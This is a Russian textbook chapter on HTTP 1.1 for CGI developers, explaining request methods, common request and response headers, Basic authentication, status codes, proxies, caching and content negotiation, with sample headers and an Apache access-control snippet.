В этой главе речь идет о HTTP 1.1, где есть несколько улучшений по сравнению с предыдущими версиями. Хотя HTTP 1.1 обратно совместим, в HTTP 1.1 существует много возможностей, которые не распознаются приложениями для HTTP 1.0. В некоторых ситуациях новый протокол может вызвать проблемы при работе со старыми приложениями, особенно если речь идет о кэшировании. Многие распространенные веб-серверы и броузеры уже HTTP 1.1-совместимы. Но некоторое время в Сети будут существовать приложения, совместимые с протоколом HTTP 1.0. Если возможности, о которых пойдет речь в этой главе, различаются для HTTP 1.1 и HTTP 1.0, то это будет указано.

Запросы броузера

Каждое HTTP-взаимодействие начинается с запроса от клиента (обычно веб-броузера). Пользователь либо вводит URL, либо переходит по гиперссылке, либо выбирает закладку; броузер же отображает соответствующий документ. Чтобы сделать это, он должен послать HTTP-запрос (рис. 2-4).

Рис. 2-4. Структура заголовков HTTP-запроса

Как и в предыдущем примере, веб-броузер генерирует следующий запрос, когда ему приказано перейти по URL *http://localhost/index.html*:

```
GET /index.html HTTP/1.1
Host: localhost
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/
  xbm, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 4.5; Mac_PowerPC)
.
.
.
```

Из предыдущей дискуссии об URL вы знаете, что его можно разделить на несколько элементов. Броузер создает сетевое соединение, используя имя узла и номер порта (по умолчанию 80). Тип (`http`) сообщает броузеру, что используется протокол HTTP, поэтому после установления

соединения он посылает HTTP-запросы. Первая строка HTTP-запроса называется строкой статуса и включает полный виртуальный путь и строку запроса (если она существует) (рис. 2-5).



Рис. 2-5. Строка статуса

Строка статуса

Первая строка HTTP-запроса содержит метод запроса, URL запрашиваемого ресурса и версию протокола. Метод запроса чувствителен к регистру и должен быть набран заглавными буквами. Существует несколько методов запроса, разрешенных в HTTP, хотя не все из них доступны для каждого ресурса на веб-сервере (табл. 2-1). Версия протокола состоит из имени и номера версии протокола, разделенных слэшем (/). HTTP 1.0 и HTTP 1.1 представляются в виде `HTTP/1.0` и `HTTP/1.1`. Запросу `https` также соответствуют эти строки версий.

Таблица 2-1. Методы HTTP-запросов

Метод	Описание
GET	Запрашивает у сервера данный ресурс
HEAD	Используется в тех же случаях, что и GET, но возвращает только HTTP-заголовки без данных
POST	Просит сервер изменить информацию, хранящуюся на сервере
PUT	Просит сервер создать или заменить ресурс на сервере
DELETE	Просит сервер удалить ресурс на сервере
CONNECT	Используется для разрешения защищенных SSL-соединений через HTTP-соединения
OPTIONS	Просит сервер перечислить все методы запросов, доступных для данного ресурса
TRACE	Просит сервер вернуть обратно заголовки запросов после их получения

Из перечисленных в табл. 2-1 методов при написании сценариев чаще всего используются методы GET, HEAD и POST. Давайте сначала посмотрим, почему методы PUT и DELETE не используются с CGI.

Методы PUT и DELETE

Сеть изначально была средой, где пользователи могли читать и записывать данные. Тем не менее, поначалу Сеть считалась доступной только для чтения, и лишь благодаря WebDAV (Web Distributed Authoring and Versioning) появился интерес к записи данных в Сети. Методы PUT и DELETE предписывают серверу создать, заменить или удалить ресурс, к которому они относятся. Иными словами, если такой запрос нацелен на CGI-сценарий (предполагаем, что запрос правильный), то сценарий будет либо изменен, либо удален, но не запущен. Поэтому нет необходимости беспокоиться об этих методах внутри ваших CGI-сценариев. Хотя существует возможность перенаправить запросы PUT и DELETE к URL таким образом, чтобы они обрабатывались другим сценарием, но это выходит за пределы данной книги.

Метод GET

GET – это стандартный метод запроса для получения документа по HTTP в Сети. Когда вы щелкаете гиперссылку, вводите URL в броузере или выбираете закладку, броузер обычно посылает запрос GET по указанному вами адресу. Запросы GET предназначены только для получения ресурса и не должны иметь побочных эффектов. Они не меняют информацию на веб-сервере, для этого предназначен метод POST. У запросов GET нет тела.

На практике встречаются CGI-разработчики, не понимающие того, что запросы GET не должны иметь побочных эффектов, как бы они ни были хороши сами по себе. Поскольку веб-броузеры считают, что запросы GET не имеют побочных эффектов, они могут спокойно сделать несколько запросов к одному и тому же документу. Например, если пользователь нажимает кнопку «Назад», чтобы вернуться к странице, полученной по методу GET и не сохраненной в кэше, броузер может запросить новую копию (по методу GET). Если бы первоначальный запрос был сделан по методу POST, пользователь получил бы сообщение, что страница не сохранилась в кэше. Если бы пользователь решил перезагрузить страницу, то обычно ему пришлось бы подтвердить повторную посылку запроса POST. Эти особенности позволяют пользователю избежать ошибочной вторичной отправки запроса, когда он может изменить информацию, хранящуюся на сервере.

Метод HEAD

Мы уже сказали, что ваш веб-броузер обычно посылает запрос GET, чтобы получить запрашиваемые вами ресурсы. Если ресурс был до этого получен, он может сохраниться в кэше. Чтобы броузер знал, показывать ему кэшированную страницу или запрашивать новую копию, он может послать запрос HEAD. Запрос HEAD отформатирован точно так же, как и запрос GET, и сервер отвечает на него так же, как на запрос

GET с тем лишь исключением, что он посылает только HTTP-заголовки, а не содержимое страницы. Затем броузер может проверить метаинформацию в заголовках, например, дату изменения ресурса, чтобы узнать, менялся ли он и нужно ли заменять им кэшированную версию. В запросе HEAD нет тела вообще.

На практике в CGI-сценариях можно рассматривать запросы HEAD так же, как запросы GET, веб-сервер будет обрезать содержимое ответа и возвращать только заголовки. Поэтому мы будем редко говорить о методе HEAD. Если вас интересует производительность, вы можете сами проверить метод запроса и не трогать данные, не создавая содержимого для запроса HEAD. В следующей главе мы покажем, как распознать метод запроса из сценария.

Метод POST

Запрос POST используется в формах для отправки информации, которая изменит данные, хранящиеся на веб-сервере. В запросе POST всегда существует тело, состоящее из отправляемой информации, отформатированной в виде строки запроса. Поэтому в запросе POST должны быть дополнительные заголовки, определяющие длину данных и их формат. Эти заголовки рассматриваются в следующем разделе.

Хотя запросы POST должны использоваться только для изменения данных на сервере, CGI-разработчики часто используют запрос POST в CGI-сценариях, которые просто возвращают информацию, не изменяя данных. Эта практика более общая и менее опасная, чем обратная ситуация – использование запроса GET для изменения данных на сервере. Разработчики используют метод POST по ряду причин:

- Некоторые разработчики считают, что формы, отправляемые методом POST, более безопасны, чем отправляемые методом GET, поскольку пользователи не могут изменять значения в адресной строке броузера, как они это делают в случае с GET. Это обоснование ошибочно. Как показано в главе 8 при обсуждении безопасности, грамотные пользователи легко могут обойти это ограничение.
- Ресурсы, полученные в ответ на метод POST, нельзя отметить закладками или гиперссылками (см. главу 7). Хотя это и неудобно пользователю, но так все же лучше.

Имейте в виду, что пользователи могут получить предупреждение броузера об устаревании страниц, если они пытаются заново посетить кэшированные страницы, полученные методом POST.

Поля заголовка запроса

Клиент обычно посылает несколько полей заголовка со своим запросом. Как уже говорилось, они состоят из названия поля, двоеточия, комбинации пробелов или табуляций (чаще из одного пробела) и значе-

ния (рис. 2-6). Эти поля используются для передачи дополнительной информации о запросе или клиенте или для того, чтобы добавить условия запросу. Мы обсудим обычные заголовки броузеров, перечисленные в таблице 2-2. Те из них, которые связаны с содержимым и кэшируются, мы рассмотрим позже в этой главе.



Рис. 2-6. Строка заголовка

Таблица 2-2. Распространенные заголовки HTTP-запросов

Заголовок	Описание
Host	Определяет целевой узел
Content-Length	Определяет длину (в байтах) запрошенных данных
Content-Type	Определяет тип содержимого (медиа-тип) запроса
Authorization	Определяет пользовательское имя и пароль пользователя, запросившего ресурс
User-Agent	Определяет имя, версию и платформу клиента
Referer	Определяет URL, с которого пользователь попал на текущий ресурс
Cookie	Возвращает пару имя–значение, установленную сервером при предыдущем ответе

Host

Поле Host новое и требуется в HTTP 1.1. Клиент посылает в этом поле имя узла веб-сервера. Это может показаться излишеством, поскольку имя узла и так известно, не правда ли? Да, но не всегда. Машина с одним IP-адресом может иметь несколько доменных имен, например *www.oreilly.com и www.ora.com*. Когда поступает запрос, сервер смотрит на этот заголовок, чтобы понять, к какому имени обращается клиент, и затем отправляет запрос к нужным данным.

Content-Length

Запрос POST содержит тело; чтобы веб-серверы знали, сколько данных считывать, размер тела в байтах должен быть объявлен в заголовке *Content-Length*. Есть пара случаев, когда клиенты HTTP 1.1 могут опускать это поле, но эти случаи нас не волнуют, поскольку веб-сервер все равно посчитает это значение и передаст его CGI-сценарию так, как

будто оно было в оригинальном запросе. Запрос POST с пустым телом имеет в этом поле значение 0. Запросы, в которых нет тела, такие как GET и HEAD, не имеют данного поля.

Content-Type

Заголовок *Content-Type* всегда должен входить в запросы, содержащие тело. Он определяет медиа-тип данных сообщения. Самое распространенное значение для данных, полученных из HTML-формы, посланной методом POST, – *application/x-www-form-urlencoded*, а другое значение (используемое при отправке файлов) – *multipart/form-data*. Мы расскажем, как определять тип данных в запросе, при обсуждении HTML-форм в главе 4, а как разобрать запросы *multipart* – в главе 5.

Authorization

Веб-сервер может потребовать пароль для доступа к некоторым ресурсам. Если вы когда-либо пытались получить доступ к ограниченной области веб-сайта и у вас запрашивали имя и пароль для регистрации, то вы встречались с этой формой HTTP-аутентификации (рис. 2-7).[1]

Рис. 2-7. Запрос у пользователя HTTP-авторизации

Заметьте, что приглашение регистрации содержит текст, говорящий о том, куда вы попадаете; это *область доступа* (realm). Ресурсы, доступ к которым возможен по одному и тому же пользовательскому аккаунту, принадлежат одной и той же области доступа. Для большинства веб-серверов можно отнести ресурсы к одной области доступа, поместив их в один каталог и настроив веб-сервер так, чтобы у этого каталога было имя области доступа и определенные требования авторизации. Например, если вы хотите ограничить доступ к адресам URL, начинающимся с */protected*, вы должны добавить следующие строки в файл *httpd.conf* (или *access.conf*, если используется он):

[1] Различие между аутентификацией и авторизацией неуловимо, но очень важно. *Аутентификация* – это процесс идентификации кого-либо. *Авторизация* позволяет определить, к чему есть доступ у этого пользователя.

```
<Location /protected>
  AuthType Basic
  AuthName "The Secret Files"
  AuthUserFile /usr/local/apache/conf/secret.users
  require valid-user
</Location>
```

Файл пользователей содержит имена пользователей и зашифрованные пароли, разделенные двоеточием. Вы можете воспользоваться утилитой *htpasswd*, входящей в состав Apache, чтобы создавать и обновлять этот файл; обратитесь к соответствующим страницам руководства или страницам руководства по Apache. Когда броузер запрашивает ресурс из области с ограниченным доступом, сервер информирует броузер о том, что ему требуется информация для входа, посылая код состояния 401 и имя области в заголовке *WWW-Authenticate* (об этом мы расскажем позже). Затем броузер запрашивает у пользователя регистрационное имя и пароль для этой области (если это еще не было сделано) и пересылает запрос с полученными данными в поле *Authorization*. Существует несколько типов HTTP-аутентификации, но только один тип широко поддерживается броузерами и серверами – основная (basic) аутентификация.

Поле *Authorization* для основной аутентификации выглядит подобно этой строке:

```
Authorization: Basic dXNlcjpwYXNzd29yZA==
```

Закодированная часть – это просто имя и пароль, объединенные двоеточием и закодированные в кодировке Base64. Эту строку очень просто декодировать, поэтому основная аутентификация не обеспечивает защиты от третьих лиц, перехватывающих имена пользователей и пароли, если только соединение не было защищено при помощи SSL.

Сервер выполняет аутентификацию и авторизацию прозрачно для вас. Как показано в следующей главе, доступ к своему регистрационному имени можно получить из CGI-сценария, но к паролю – нет.

User-Agent

Это поле содержит информацию о клиенте, с помощью которого пользователь получает доступ к Сети. Значение обычно состоит из сокращенного названия броузера, номера версии и операционной системы и платформы, на которых он работает. Вот пример для Netscape Communicator:

```
User-Agent: Mozilla/4.5 (Macintosh; I; PPC)
```

К сожалению, в Microsoft приняли подозрительное решение, выпустив Internet Explorer с именем «Mozilla», которое было псевдонимом для Netscape. Видимо, так было сделано потому, что на некоторых веб-сайтах это поле используется для отличия броузера Netscape от других, чтобы не упустить случай использовать дополнительные возможности, предлагаемые Netscape. В Microsoft сделали свои броузеры совместимы-

ми с многими из них, чтобы предоставить пользователям преимущества этих продвинутых сайтов. Даже теперь метка «Mozilla» осталась в целях обеспечения обратной совместимости. Вот пример для Internet Explorer:

```
User-Agent: Mozilla/4.0 (compatible; MSIE 4.5; Mac_PowerPC)
```

Accept

Поле *Accept* и остальные поля, начинающиеся с Accept, например *Accept-Language*, посылаются клиентом, чтобы сообщить серверу категории ответов, которые он сможет распознать, включая форматы файлов, языки, кодировки и т. д. Этот процесс мы обсудим подробнее в разделе «Соглашения о содержимом».

Referer

Нет, это не опечатка. К сожалению, в первоначальном протоколе название поля *Referer* было написано с ошибкой; теперь неправильное написание используется для обратной совместимости. В этом поле содержится URL последней страницы, посещенной пользователем, то есть чаще всего это страница, на которой была ссылка на текущую:

```
Referer: http://localhost/index.html
```

Это поле не всегда посылается серверу; броузеры посылают его только тогда, когда пользователь создает запрос, следуя по гиперссылке, посылает форму и т. д.

Когда пользователь вводит URL вручную или выбирает закладку, броузер не посылает это поле серверу, так как это может оказаться значительным вторжением в «личную жизнь» пользователя.

Cookies

Веб-броузеры или серверы могут обеспечить дополнительные заголовки, не являющиеся частью стандарта HTTP. Получаемое приложение будет игнорировать любые заголовки, которые оно не распознает. Пример заголовков, не определенных в протоколе HTTP, – *Set-Cookie* и *Cookie*, которые были введены Netscape для поддержки cookies броузеров. *Set-Cookie* посылается сервером как часть ответа:

```
Set-Cookie: cart_id=12345; path=/; expires=Sat, 18-Mar-05 19:06:19 GMT
```

Этот заголовок содержит данные, которые клиент должен вернуть в заголовке *Cookie* при дальнейших запросах к серверу:

```
Cookie: cart_id=12345
```

Присваивая различным пользователям различные значения, серверы (и CGI-сценарии) могут использовать cookies для того, чтобы различать пользователей. Подробно этот вопрос обсуждается в главе 11.

Ответы сервера

Ответы сервера, как и запросы клиентов, содержат обязательные HTTP-заголовки и необязательное тело сообщения. Вот пример ответа сервера из наших предыдущих примеров:

```
HTTP/1.1 200 OK
Date: Sat, 18 Mar 2000 20:35:35 GMT
Server: Apache/1.3.9 (Unix)
Last-Modified: Wed, 20 May 1998 14:59:42 GMT
ETag: "74916-656-3562efde"
Content-Length: 141
Content-Type: text/html

<HTML>
<HEAD><TITLE>Пример документа</TITLE></HEAD>
<BODY>
  <H1>Пример документа</H1>
  <P>Это пример HTML-документа!</P>
</BODY>
</HTML>
```

Структура заголовков ответа такая же, как и для запроса. Первая строка заголовка имеет специальное значение и называется строкой состояния. Остальные строки – это пары имя–значение (рис. 2-8).



Рис. 2-8. Структура заголовков HTTP-ответа

Строка состояния

Первая строка заголовка – это строка состояния, включающая название и версию протокола, как и HTTP-запросы, с тем исключением, что эта информация идет в начале, а не в конце. За этой строкой следуют пробел и код состояния из трех цифр, а также смысловое обозначение состояния (рис. 2-9).

Рис. 2-9. Строка состояния

Веб-сервер может послать любой из доступных кодов состояния. Например, сервер возвращает состояние *404 Not Found*, если документ не существует, и *301 Moved Permanently*, если документ перемещен. Коды состояний можно разделить на пять различных классов в соответствии с первой цифрой:

1xx
: Эти коды были введены для HTTP 1.1 и используются на низком уровне HTTP-транзакций. Коды из серии 100 не используются в CGI-сценариях.

2xx
: Коды из серии 200 говорят о том, что с запросом все в порядке.

3xx
: Коды из серии 300 обычно соответствуют той или иной форме перенаправления. Запрос был допустимым, но броузер найдет содержимое ответа в другом месте.

4xx
: Коды из серии 400 говорят о том, что произошла ошибка по вине клиента.

5xx
: Коды из серии 500 также сообщают об ошибке, но в этом случае сервер признает, что ошибка заключена в сервере или CGI-сценарии.

Коды состояний и их использование в CGI-сценариях обсуждаются в следующей главе.

Заголовки сервера

После строки состояния сервер посылает HTTP-заголовки. Некоторые из них совпадают с заголовками, отправляемыми броузерами в запросах. Распространенные заголовки сервера перечислены в таблице 2-3.

Таблица 2-3. Распространенные HTTP-заголовки сервера

Заголовок	Описание
Content-Base	Определяет базовый URL, используемый для разыменования всех относительных адресов в документе
Content-Length	Определяет длину тела сообщения в байтах
Content-Type	Определяет медиа-тип данных
Date	Определяет дату и время, когда был отправлен ответ
Etag	Определяет метку запрошенного ресурса

Таблица 2-3. Распространенные HTTP-заголовки сервера (продолжение)

Заголовок	Описание
Last-Modified	Определяет дату и время последнего изменения запрошенного ресурса
Location	Определяет новое местоположение ресурса
Server	Определяет имя и версию веб-сервера
Set-Cookie	Определяет пару имя–значение, посылаемую броузеру при дальнейших запросах
WWW-Authenticate	Определяет метод авторизации и область доступа

Content-Base

В поле *Content-Base* определяется URL, используемый в качестве основного для относительных URL в HTML-документах. Использование HTML-тега <BASE HREF=...> в заголовке документа выполняет то же самое и более распространено.

Content-Length

Как и в случае с заголовками запросов, поле *Content-Length* в заголовках ответов содержит длину тела сообщения. Броузеры используют это значение, чтобы определить прерванную передачу данных или чтобы сообщить пользователю, какая часть документа успешно загружена.

Content-Type

Поле *Content-Type* вы будете часто использовать в сценариях. Это поле присутствует в каждом ответе, содержащем тело, и должно присутствовать во всех запросах с кодом состояния 200. Самое распространенное значение для этого поля – *text/html* для текстовых документов и *application/pdf* для документов Adobe PDF.

Поскольку это поле произошло от сходного поля MIME, оно часто называется *типом MIME* сообщения. Но этот термин не совсем правилен, так как значения этого поля для веб-сервиса отличаются от его значений для электронной почты. IANA поддерживает список зарегистрированных типов данных для Сети, который доступен по адресу *http://www.isi.edu/in-notes/iana/assignments/media-types/*. Вы можете придумать свои типы, но было бы неплохо добавить их к уже существующим, чтобы броузеры знали, как поступать с соответствующими документами.

Date

Стандарт HTTP 1.1 требует, чтобы серверы посылали заголовок *Date* со всеми ответами. В нем определяются дата и время, когда ответ был отправлен. Можно использовать три различных формата:

```
Mon, 06 Aug 1999 19:01:42 GMT
Monday, 06-Aug-99 19:01:42 GMT
Mon Aug 6 19:01:42 1999
```

В спецификации HTTP рекомендован первый вариант, но и другие поддерживаются HTTP-приложениями. Последний вариант – это результат, получаемый функцией *gmtime* Perl.[1]

ETag

Заголовок *Etag* определяет *метку* (entity tag), соответствующую запрошенному ресурсу. Метки были введены в HTTP 1.1, чтобы разобраться с проблемами адресации при кэшировании. Хотя HTTP 1.1 не определяет конкретный способ, которым сервер должен генерировать эту метку, она аналогична контрольной сумме или подписи файла. Клиенты и прокси-серверы могут рассчитывать на то, что все копии ресурса с одним и тем же URL и меткой идентичны. Таким образом, генерирование запроса HEAD и проверка заголовка ETag в ответе – эффективный способ проверить, нужно ли заново загружать с сервера предварительно кэшированный ответ. Веб-серверы обычно не генерируют их для CGI-сценариев, хотя вы можете создавать их сами, чтобы иметь больший контроль над тем, как клиенты HTTP 1.1 кэшируют ваши ответы.

Last-Modified

Заголовок *Last-Modified* возвращает дату и время последнего изменения запрошенного ресурса. Эта возможность была придумана для поддержки кэширования, но она по-прежнему работает не так хорошо, как хотелось бы, поэтому ее заменяет заголовок *ETag*. Заголовок *Last-Modified* является ограничивающим, так как он предполагает, что HTTP-ресурсы – это статические файлы, что на самом деле не всегда верно. Например, для CGI-сценария значение этого поля должно соответствовать последнему времени, когда менялся вывод (вероятно, из-за изменения источника данных), а не дате и времени, когда менялся сам сценарий. Как и заголовок *ETag*, заголовок *Last-Modified* не включается веб-сервером для CGI-сценариев, тем не менее вы можете включать его самостоятельно.

[1] Или, что точнее, *gmtime* генерирует строку с таким форматом, если она вызывается в скалярном контексте. В списочном контексте она возвращает список элементов даты. Если это различие кажется неочевидным, обратитесь к хорошей книге по Perl, чтобы выяснить различия списочного и скалярного контекста.

Location

Заголовок *Location* сообщает клиенту, что запрошенный ресурс необходимо искать в другом месте. Значение должно быть асболютным адресом нового местоположения ресурса. Кроме этого, должен посылаться код состояния из серии *3xx*. Обычно броузеры обращаются к ресурсу по новому адресу автоматически. Ответы с полем *Location* могут также содержать сообщение с инструкциями пользователю, так как очень старые броузеры не распознают этот заголовок.

Server

Заголовок *Server* содержит имя и версию приложения, действующего как веб-сервер. Веб-сервер автоматически генерирует его для стандартных ответов. В некоторых ситуациях вы сами генерируете этот заголовок (см. следующую главу).

Set-Cookie

Этот заголовок предписывает броузеру запомнить пару имя–значение и посылать эти данные обратно на последующие запросы к этому же серверу. Сервер может определять, в течение какого времени броузер должен помнить эти данные и к каким узлам и доменам они должны применяться. Подробно этот вопрос мы обсудим в главе 11.

WWW-Authenticate

Как сказано в разделе «Authorization» выше, можно ограничить доступ к определенным ресурсам для пользователей. Поле *WWW-Authenticate* используется вместе с кодом состояния *401*, чтобы показать, что для доступа к данному ресурсу требуется регистрационное имя. Значение этого поля должно содержать форму аутентификации и область доступа, к которой относится авторизация. Область доступа обычно соответствует определенному каталогу на веб-сервере, а имя пользователя и пароль относятся ко всем ресурсам из этой области.

Прокси-серверы

Очень часто веб-броузеры взаимодействуют с веб-серверами не напрямую, а связываются через прокси-серверы (proxy). Прокси-серверы HTTP часто используются для уменьшения трафика в сети, разрешения доступа через брандмауэры, фильтрации пакетов и т. д. Функциональность прокси-серверов определяется стандартом HTTP. Не вникая в эти детали, надо знать, как они влияют на HTTP-запросы и ответы. Вы можете думать о прокси-сервере как о комбинации упрощенных клиента и сервера (рис. 2-10). HTTP-клиент обращается к прокси-серверу с запросом; в таком случае он действует как сервер.

Прокси-сервер пересылает запрос веб-серверу и получает соответствующий ответ; в таком случае он действует как клиент. В роли сервера он выступает, когда возвращает ответ клиенту.



Рис. 2-10. Прокси-серверы и цикл запрос–ответ

На рис. 2-10 показано, как прокси-сервер влияет на цикл запрос–ответ. Заметьте, что хоть на рисунке представлен только один прокси-сервер, вполне вероятно, что одна HTTP-транзакция проходит через несколько прокси-серверов.

Прокси-серверы влияют на нас двумя способами. Во-первых, они делают невозможным верное определение броузера веб-сервером. Во-вторых, прокси-серверы часто кэшируют данные. Когда клиент делает запрос, прокси-сервер может вернуть кэшированный ответ даже не обращаясь к веб-серверу.

Идентификация клиентов

Основные HTTP-запросы не содержат никакой информации, идентифицирующей клиента. В простой сетевой транзакции это не верно, так как сервер знает, с каким клиентом общается. Это можно показать на аналогичном примере. Если кто-то подходит к вам и передает записку, вы знаете, кто передал вам записку, независимо от того, о чем в этой записке говорится. Это очевидно из ситуации. Проблема заключается в том, чтобы определить, кто написал записку. Если записка не подписана, вы не знаете, писал ли ее тот человек, который ее передал, или нет. То же верно и относительно HTTP-транзакций. Веб-серверы знают, какие системы запрашивают у них информацию, но они не знают, является ли их клиент броузером, пославшим запрос (то есть автором записки), или это только прокси-сервер (то есть тот, кто передал сообщение). Это не является недостатком прокси-серверов, поскольку такая анонимность – полезная возможность прокси-серверов, интегриро-

ванная в брандмауэры. Организации, находящиеся за брандмауэром, предпочитают, чтобы остальной мир не знал адреса системы за брандмауэром.

Таким образом, хоть броузер и посылает идентифицирующую информацию в запросе к серверу, нет возможности отличить различных пользователей на различных системах, так как они могут подсоединяться через один и тот же прокси-сервер. Мы расскажем, как разобраться с этим, в главе 11.

Кэширование

Одно из преимуществ прокси-серверов в том, что они выполняют HTTP-транзакции более эффективно, беря на себя некоторую работу, которую обычно выполняют веб-серверы. Прокси-серверы осуществляют это, кэшируя запросы и ответы. Когда прокси-сервер получает запрос, он ищет в кэше сходный. Если он находит еще действительный (не устаревший) ответ, то возвращает его клиенту. Прокси-сервер определяет действительность ответа, проверяя HTTP-заголовки кэшированного ответа, посылая запрос HEAD веб-серверу, чтобы получить новые заголовки, и применяя собственные алгоритмы. Независимо от того, как он это определяет, прокси-сервер не загружает весь ресурс с веб-сервера, тем самым снимая нагрузку с веб-сервера и уменьшая сетевой трафик между собой и сервером. Это может также увеличить скорость транзакций для пользователя.

Поскольку большинство ресурсов в Интернете – это статические HTML-страницы и изображения, которые меняются не часто, кэширование очень полезно. Для динамического содержимого кэширование может вызвать проблемы. CGI-сценарии позволяют создавать динамическое содержимое; запрос к одному сценарию может вызвать различные ответы. Представьте себе простой сценарий, возвращающий текущее время. Запрос к этому CGI-сценарию каждый раз выглядит одинаково, а ответ всегда различный. Если прокси-сервер кэширует ответ CGI-сценария и возвращает его на будущие запросы, пользователь будет получать старую копию страницы с неверным временем.

К счастью, есть возможность указать, что ответ веб-сервера кэшироваться не должен. В следующей главе мы рассмотрим это подробно. Кроме того, в HTTP 1.1 существуют указания для прокси-серверов, которые решают ряд проблем с прокси-серверами. Большинство современных прокси-серверов понимают эти указания, даже если они поддерживают HTTP 1.1 не полностью.

Кэширование присуще не только прокси-серверам. Вероятно, вы знаете, что броузеры тоже кэшируют часть ответов. На некоторых веб-страницах есть инструкции пользователям очистить кэш броузера, если у них возникают сложности с получением текущей информации. Прокси-серверы представляют некоторую проблему, поскольку

пользователи не могут очистить кэш промежуточных прокси-серверов (очень часто они даже не знают, что используют прокси-сервер) так, как они делают это с броузерами.

Соглашения о содержимом

Люди всего мира обращаются к одним и тем же данным, используя различные языки, кодировки и броузеры. Один вид документа не может удовлетворить потребности всех этих людей. Вот почему для HTTP существует понятие *соглашения о содержимом*, позволяющее клиентам и серверам договариваться о возможных форматах для каждого ресурса.

Например, вы хотите сделать документ доступным на разных языках. Вы можете хранить каждую версию документа отдельно, чтобы у нее был собственный адрес. Это не лучшая идея по целому ряду причин, самая важная из которых заключается в том, что вам надо будет объявить различные адреса для одного и того же ресурса. URL были созданы для того, чтобы их было легко распространять как в виде гиперссылок, так и в виде самих адресов, и нет причины, по которой люди, говорящие на разных языках, не могут использовать один и тот же URL. Используя соглашения о содержимом, вы сможете автоматически предложить посетителям нужную версию запрошенного документа.

Существуют четыре основные формы соглашений о содержимом: язык, кодировка, медиа-тип и кодирование, и для каждого из них – соответствующие заголовки, но процесс договора работает одинаково для всех. Соглашение может выполняться как сервером, так и клиентом. В случае, если соглашение выполняется сервером, клиент посылает заголовок, перечисляющий воспринимаемые им формы данных, а сервер отвечает, выбирая одну из этих возможностей и посылая ресурс в подходящем формате. В случае, если соглашение выполняется клиентом, клиент запрашивает ресурс без особых заголовков, сервер посылает клиенту список доступных форм, затем клиент делает дополнительный запрос, в котором определяет формат ресурса, а сервер возвращает ресурс в этом формате. Очевидно, что при выполнении соглашений клиентом гораздо больше лишних действий (хотя кэширование и помогает), но клиент обычно лучше сервера выбирает наиболее подходящий формат.

Медиа-тип данных

Клиент может включать в HTTP-запрос заголовок со списком предпочтительных форматов. Заголовок для медиа-типов данных выглядит примерно так:

```
Accept: text/html;q=1, text/plain;q=0.8, image/jpeg, image/gif,
```

```
*/*;q=0.001
```

Заголовок *Accept* содержит список медиа-типов данных HTTP в формате *тип/подтип*, используемом заголовком *Content-Type*, за которым следует необязательный фактор качества (звездочки воспринимаются как символы подстановки). Фактор качества – это число с плавающей точкой между 0 и 1, соответствующее предпочтению данного типа (по умолчанию 1). Серверы должны просматривать заголовок *Accept*, а затем возвращать данные, предпочтительные для броузера. Если у нескольких типов одно и то же значение фактора качества, более определенный (например, где определен фактор качества или медиа-тип данных не является символом подстановки) имеет больший приоритет.

В предыдущем примере документы будут возвращены с таким приоритетом:

1. *text/html*
2. *image/jpeg или image/gif*
3. *text/plain*
4. */* (все остальное)

На самом же деле соглашение о медиа-типах данных используется нечасто, потому что броузеру не присуще посылать при каждом запросе список всех поддерживаемых типов документов. Большинство броузеров сегодня определяют только новые или менее распространенные форматы изображений помимо */*. Пример новых форматов изображений – *image/p-jpeg* (прогрессивный JPEG) или *image/png* (формат PNG был создан как свободно распространяемая альтернатива запатентованному формату GIF; см. главу 13). Веб-серверы обычно не используют соглашения о медиа-типах данных для статических документов, но в следующей главе мы приведем пример CGI-сценария, который это делает.

Интернационализация

Соглашения о медиа-типах данных перестают быть актуальными, но все более важными становятся другие формы соглашений о данных. Интернационализация – вот новая арена, где соглашения о данных играют важную роль. Создание документов для людей из других стран подразумевает два момента: поддержка переводных версий и, вероятно, поддержка других кодировок. Латинский алфавит, кириллица и канджи, например, используют несколько кодировок. Эти формы соглашений поддерживаются HTTP при помощи заголовков *Accept-Language* и *Accept-Charset*. Примеры таких заголовков:

```
Accept-Charset: koi8-r, iso-8859-1;q=0.5
Accept-Language: ru, en-gb;q=0.5, en;q=0.4
```

Из первой строки видно, что при возможности сервер должен вернуть документ в кириллической кодировке, если нет, то в кодировке Western Roman. Предпочтительнее всего русский язык, затем британский английский, и далее другие формы английского языка. Звездочка может заменять любое из этих значений и является символом подстановки. Кодировка по умолчанию US-ASCII или ISO-8859-1 (US-ASCII является подмножеством ISO-8859-1).

